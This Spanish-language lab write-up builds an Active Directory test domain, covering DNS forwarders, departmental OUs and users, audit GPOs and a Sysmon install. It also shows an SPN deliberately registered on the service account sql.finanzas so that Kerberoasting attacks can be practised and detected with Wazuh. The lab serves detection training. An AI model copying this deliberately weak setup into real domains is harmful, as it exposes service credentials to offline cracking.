
El nombre de dominio NetBIOS es SERVER:




Después de la comprobación de los requisitos, he iniciado la instalación de los servicios de dominio de AD:



Después de finalizar la instalación y reiniciar el servidor, el nombre de dominio ya aparece:




En el panel aparece el AD y el servidor DNS instalados:




Reenviadores para el acceso a Internet

Por defecto, la configuración de la red no tiene acceso a Internet. Para resolver conexiones externas de Internet, he añadido el DNS público 8.8.8.8 de Google a los reenviadores.

Para ello, desde el panel he ido a **Herramientas > DNS**



En las propiedades de los reenviadores he añadido la dirección 8.8.8.8 y he aplicado los cambios:



De esta manera, ahora hay conexión a Internet:

```
Administrator: C:\Windows\system32\cmd.exe
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet:

    Sufijo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::7ce7:e7f2:5b56:d4cc%4
    Dirección IPv4. . . . . : 10.0.1.10
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . : 10.0.1.1

C:\Users\Administrador>ping google.com


Haciendo ping a google.com [142.250.178.14] con 32 bytes de datos:
Respuesta desde 142.250.178.14: bytes=32 tiempo=27ms TTL=112
Respuesta desde 142.250.178.14: bytes=32 tiempo=31ms TTL=112
Respuesta desde 142.250.178.14: bytes=32 tiempo=27ms TTL=112

Estadísticas de ping para 142.250.178.14:
    Paquetes: enviados = 3, recibidos = 3, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 27ms, Máximo = 31ms, Media = 28ms
```


Configuración de usuarios, unidades organizativas y directivas de grupo

El siguiente paso consiste en estructurar el dominio creando usuarios, unidades organizativas y directivas de grupo.


He ido a la ventana de Usuarios y equipos de Active Directory desde el **Panel > Herramientas**





Unidades organizativas (OUs): He creado unidades organizativas por departamentos. Dentro de estas están los usuarios, y tienen aplicadas directivas de grupo.




- **IT:** Contiene el usuario **soporte.it** del departamento IT:



- **RRHH:** Contiene los usuarios **maria.rrhh** y **david.rrhh** del departamento RRHH:



- **Finanzas:** Contiene la cuenta de servicio **sql.finanzas** del departamento Finanzas:



Para que este usuario actúe como una cuenta de servicio real, le he asignado un SPN (Service Principal Name) asociado al servicio de Microsoft SQL Server, con el comando **setspn -S MSSQLSvc/srv-lab.server.local:1433 sql.finanzas**

```
PS C:\Users\Administrador> setspn -S MSSQLSvc/srv-lab.server.local:1433 sql.finanzas
Comprobando el dominio DC=server,DC=local

Registrando valores de ServicePrincipalName para CN=SQL Finanzas,OU=Finanzas,DC=server,DC=local
MSSQLSvc/srv-lab.server.local:1433
Objeto actualizado
```

```
PS C:\Users\Administrador> setspn -q MSSQLSvc/*
Comprobando el dominio DC=server,DC=local
CN=SQL Finanzas,OU=Finanzas,DC=server,DC=local
MSSQLSvc/srv-lab.server.local:1433


Se encontró un SPN existente.
```

Este comando le indica al AD que la cuenta sql.finanzas es la identidad bajo la que se ejecuta el servicio SQL Server en nuestro servidor srv-lab.server.local:1433


Permite que los clientes utilicen la **autenticación Kerberos** cuando se conectan a SQL Server en lugar de utilizar NTLM, lo que es ideal para probar ataques de Kerberoasting.

Política de grupo (GPO): Inicialmente, he creado una GPO para que Windows registre los ataques en el visor de eventos y Wazuh los pueda detectar.


- GPO ‘**Auditoría avanzada**’ a nivel de dominio: Dentro de esta GPO, he ido a la ruta **Configuración del equipo > Directivas > Configuración de Windows > Configuración de seguridad > Configuración de directiva de auditoría avanzada > Directivas de auditoría**
 - **Configuraciones activadas:**
 - **Inicio y cierre de sesión: Auditar inicio de sesión**




- **Inicio de sesión de cuentas: Auditar servicio de autenticación Kerberos**



- **Seguimiento detallado: Auditar creación de procesos**



‘Incluir línea de comandos en eventos de creación de procesos’ habilitado (Configuración de equipo > Directivas > Plantillas administrativas > Sistema > Auditar creación de procesos):




Esta opción permite registrar los parámetros de los comandos que ejecutan los procesos.


Instalación de Sysmon

Para detectar procesos y eventos del sistema, he instalado Sysmon (System Monitor) en Windows Server, una utilidad de Microsoft que permite detectar comandos, conexiones de red, o volcados de credenciales.


Para ello he descargado el archivo Sysmon.zip desde <https://learn.microsoft.com/es-es/sysinternals/downloads/sysmon>



Y he descargado la plantilla de configuración optimizada de SwiftOnSecurity desde <https://github.com/SwiftOnSecurity/sysmon-config/blob/master/sysmonconfig-export.xml>, la cual filtra el ruido y resalta los ataques de Kali.



Una vez descargados, he movido la carpeta de Sysmon al directorio C:\ , y dentro de esta he movido el archivo de configuración:



Por último lo he instalado mediante PowerShell con el comando **.\Sysmon64.exe -i sysmonconfig-export.xml -accepteula**

```

Administrador: Windows PowerShell


PS C:\Sysmon> .\Sysmon64.exe -i sysmonconfig-export.xml -accepteula

System Monitor v15.21 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.91
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Sysmon>

```

De esta manera, Sysmon se instala como un servicio del sistema, se inicia automáticamente en cada reinicio y empieza a registrar todos los eventos críticos en un canal dedicado dentro del Visor de Eventos de Windows (Registros de aplicaciones y servicios > Microsoft > Windows > Sysmon > Operational).




La instalación de Sysmon también la he realizado en el Windows 10 cliente.

